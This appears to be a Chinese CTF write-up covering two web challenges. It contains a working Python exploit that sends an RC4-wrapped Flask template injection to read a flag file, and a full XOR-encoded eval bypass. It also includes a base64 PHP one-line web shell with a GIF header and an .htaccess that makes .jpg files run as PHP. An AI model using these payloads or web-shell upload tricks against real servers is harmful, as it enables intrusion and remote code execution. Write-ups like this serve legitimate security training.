[CISCN2019 华东南赛区]Double Secret
思路
首页提示find secret

到secret看到提示,要传参secret

随便传参发现报错,看到关键源码

if(secret==None):
    return 'Tell me your secret.I will encrypt it so others can\'t see'
rc=rc4_Modified.RC4("HereIsTreasure")   #解密
deS=rc.do_crypt(secret)

a=render_template_string(safe(deS))

if 'ciscn' in a.lower():
    return 'flag detected!'
return a也就是说,我们要传的是rc4加密后的密文,它会将密文用key="HereIsTreasure"解密,然后加载flask模板
解题
按照常规的flask注入就行,套一层rc4加密
import requests
from rc4 import rc4
from urllib.parse import quote, unquote
from html import unescape

url = "http://f0b186eb-d9ed-46e1-be41-db0e365301f1.node5.buuoj.cn:81/secret?secret={}"
key = "HereIsTreasure"
# flask模板注入
payload = "{{''.__class__.__bases__[0].__bases__[0].__subclasses__()[40]('/flag.txt').read()}}"
data = quote(rc4(payload, key))
res = requests.get(url.format(data)).text
print(unescape(res))
把注入步骤拆开展示结果吧
''.__class__
Secret is <type 'str'>

''.__class__.__bases__[0]
Secret is <type 'basestring'>

''.__class__.__bases__[0].__bases__[0]
Secret is <type 'object'>

''.__class__.__bases__[0].__bases__[0].__subclasses__()
Secret is [<type 'type'>, <type 'weakref'>, ...

''.__class__.__bases__[0].__bases__[0].__subclasses__()[40]
Secret is <type 'file'>

''.__class__.__bases__[0].__bases__[0].__subclasses__()[40]('/flag.txt')
Secret is <open file '/flag.txt', mode 'r' at 0x7f6c46a0fed0>

''.__class__.__bases__[0].__bases__[0].__subclasses__()[40]('/flag.txt').read()
Secret is flag{4414b6c0-b453-4bbd-87e6-14820df9c1c3}
注意
我在解题的时候,发现页面的回显并不与网上的rc4解密工具的结果相同,看来要发包以数据包为准
[SUCTF 2019]EasyWeb
思路
从首页可以看到源码
<?php
function get_the_flag(){
    // webadmin will remove your upload file every 20 min!!!!
    $userdir = "upload/tmp_".md5($_SERVER['REMOTE_ADDR']);
    if(!file_exists($userdir)){
    mkdir($userdir);
    }
    if(!empty($_FILES["file"])){
        $tmp_name = $_FILES["file"]["tmp_name"];
        $name = $_FILES["file"]["name"];
        $extension = substr($name, strrpos($name,".")+1);
    if(preg_match("/ph/i",$extension)) die("^_^");
        if(mb_strpos(file_get_contents($tmp_name), '<?')!==False) die("^_^");
    if(!exif_imagetype($tmp_name)) die("^_^");
        $path= $userdir."/".$name;
        @move_uploaded_file($tmp_name, $path);
        print_r($path);
    }
}

$hhh = @$_GET['_'];

if (!$hhh){
    highlight_file(__FILE__);
}

if(strlen($hhh)>18){
    die('One inch long, one inch strong!');
}

if ( preg_match('/[\x00- 0-9A-Za-z\'"\`~_&.,|=[\x7F]+/i', $hhh) )
    die('Try something else!');

$character_type = count_chars($hhh, 3);
if(strlen($character_type)>12) die("Almost there!");

eval($hhh);
?>
可以看到,源码定义了一个上传文件的函数,和一个eval的命令执行
因此,要做的事很明确,就是通过命令执行调用文件上传,把马传上去
解题
一、如何构造命令
对于eval($hhh);,有三条限制:
1. 长度<=18
2. 通过正则/[\x00- 0-9A-Za-z\'"\`~_&.,|=[\x7F]+/i
3. 字符种类<=12
长度上,考虑get传参绕过
?_=$_GET[a]();&a=get_the_flag正则绕过,经过测试发现可以使用异或绕过

中括号则可以用{}代替
这里用代码找一下异或的方案,由于字符种类限制,我们尽可能用相同的字符
<?php

$a = urldecode("%80%80%80%80");
$word = "_GET";
$hexChr = "123456789ABCDEF";
$res = "";
for ($i = 0; $i < strlen($word); $i++)
    for ($j = 0; $j < strlen($hexChr); $j++)
        for ($k = 0; $k < strlen($hexChr); $k++) {
            $chr = urldecode("%80")^urldecode("%".$hexChr[$j].$hexChr[$k]);
            if ($chr == $word[$i])
                $res .= "%".$hexChr[$j].$hexChr[$k];
        }
echo "[res] ".$res;
echo "\n";
echo "[flag] "."%80%80%80%80^".$res.":> ".($a^urldecode($res));
[res] %DF%C7%C5%D4
[flag] %80%80%80%80^%DF%C7%C5%D4:> _GET于是,hhh构造完成了:
?_=${%80%80%80%80^%DF%C7%C5%D4}{%80}();&%80=get_the_flag二、如何传马
对于传马,有两条限制:
- 后缀不包含
ph - 内容不包含
<?
这两条限制使得明文的一句话马无法上传,考虑MINE绕过:
.htaccess绕过.user.iniphp配置绕过
这里使用第一种方式,用.htaccess文件将base64编码的马用php解码打开
我们先传base64编码的马,这里用python写入
file_name = "b64simple_shell.jpg"
b64simple_shell = open("input_files/"+file_name, "wb")
b64simple_shell.write(
    b"GIF89a00" +
    b64encode("<?php @eval($_POST[lingye]);?>".encode('utf-8'))
)
b64simple_shell.close()
文件内容
GIF89a00PD9waHAgQGV2YWwoJF9QT1NUW2xpbmd5ZV0pOz8+
通过GIF89a即可绕过,但是要注意,需要添加两个base支持的字符来使得base64正确
传.htaccess
这里用define长宽来通过exif_imagetype
htaccess_file = open("input_files/.htaccess", "w+", encoding='utf-8')
htaccess_file.writelines([
    "#define width 1337\n",
    "#define height 1337\n",
    "AddType application/x-httpd-php .jpg\n",
    "php_value auto_append_file "
    f"\"php://filter/convert.base64-decode/resource=./{file_name}\""
])
htaccess_file.close()
.htaccess文件内容
#define width 1337
#define height 1337
AddType application/x-httpd-php .jpg
php_value auto_append_file "php://filter/convert.base64-decode/resource=./b64simple_shell.jpg"
上传文件,这里要用html的上传。不知道为什么,requests模块的上传和postman的上传全部没用(没有任何回显)
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>POST数据包POC</title>
</head>
<body>
<!--题目链接-->
<form action="http://19703056-7bad-4637-aff2-e4aedc068cf6.node5.buuoj.cn:81/?_=${%80%80%80%80^%DF%C7%C5%D4}{%80}();&%80=get_the_flag" method="post" enctype="multipart/form-data">
    <label for="file">文件名:</label>
    <input type="file" name="file" id="postedFile"><br>
    <input type="submit" name="submit" value="提交">
</form>
</body>
</html>
然后蚁剑连接

直接进行命令执行恐怕不行,因为有disable_func,要用bypass插件

最后成功拿到flag
注意
比较考验各种绕过基础知识
- payload正则的绕过:异或或者取反
- payload长度的绕过:get传参
- 文件后缀的绕过:
.htaccess绕过 - 文件内容的绕过:php协议
- 文件类型的绕过:文件头幻术、#define的exif信息
disable_func的绕过:蚁剑插件
.htaccess配置含义
AddType application/x-httpd-php .jpgAddType指令用于为指定的文件扩展名添加 MIME 类型。application/x-httpd-php是 PHP 文件的 MIME 类型,通常用于处理.php文件。- 这行配置的含义是:将
.jpg文件扩展名的 MIME 类型设置为application/x-httpd-php,这意味着 Apache 服务器会将.jpg文件当作 PHP 脚本来处理。
php_value auto_append_file "php://filter/convert.base64-decode/resource=./b64simple_shell.jpg"php_value指令用于设置 PHP 配置值。auto_append_file是一个已废弃的 PHP 配置指令,用于指定一个 PHP 文件,该文件会在每个脚本执行之前被自动包含(append)。"php://filter/convert.base64-decode/resource=./b64simple_shell.jpg"是一个特殊的 PHP 流,它表示一个过滤器链。php://filter是 PHP 提供的一种流封装协议,允许对数据流进行处理。convert.base64-decode是一个过滤器,用于将 Base64 编码的数据解码。
- 这行配置的含义是:设置
auto_append_file指令,使得在执行 PHP 脚本之前,会自动包含并执行b64simple_shell.jpg文件中 Base64 解码后的内容。